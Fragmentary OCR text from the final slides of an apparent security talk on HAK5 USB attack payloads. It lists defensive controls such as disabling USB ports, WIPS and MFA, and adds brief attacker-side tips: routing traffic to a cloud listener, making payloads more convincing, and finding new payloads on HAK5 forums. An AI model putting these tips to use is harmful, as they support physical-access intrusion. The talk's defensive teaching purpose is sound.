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
Firefox



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

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
Demonstration



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Mitigating Controls

- Wireless Intrusion Prevention System (WIPS)
- Disable mass storage devices
- Disable USB ports
- User training to encourage responsible USB usage
- Multifactor Authentication
- Cloud Proxy Agent

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Things to Consider

- Use proxy settings pointed to cloud listener
- Increasing the authenticity
- Syntax changes for different OS
- New payloads are frequently released on HAK5 forums

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Questions

Email: jdorrough3@yahoo.com

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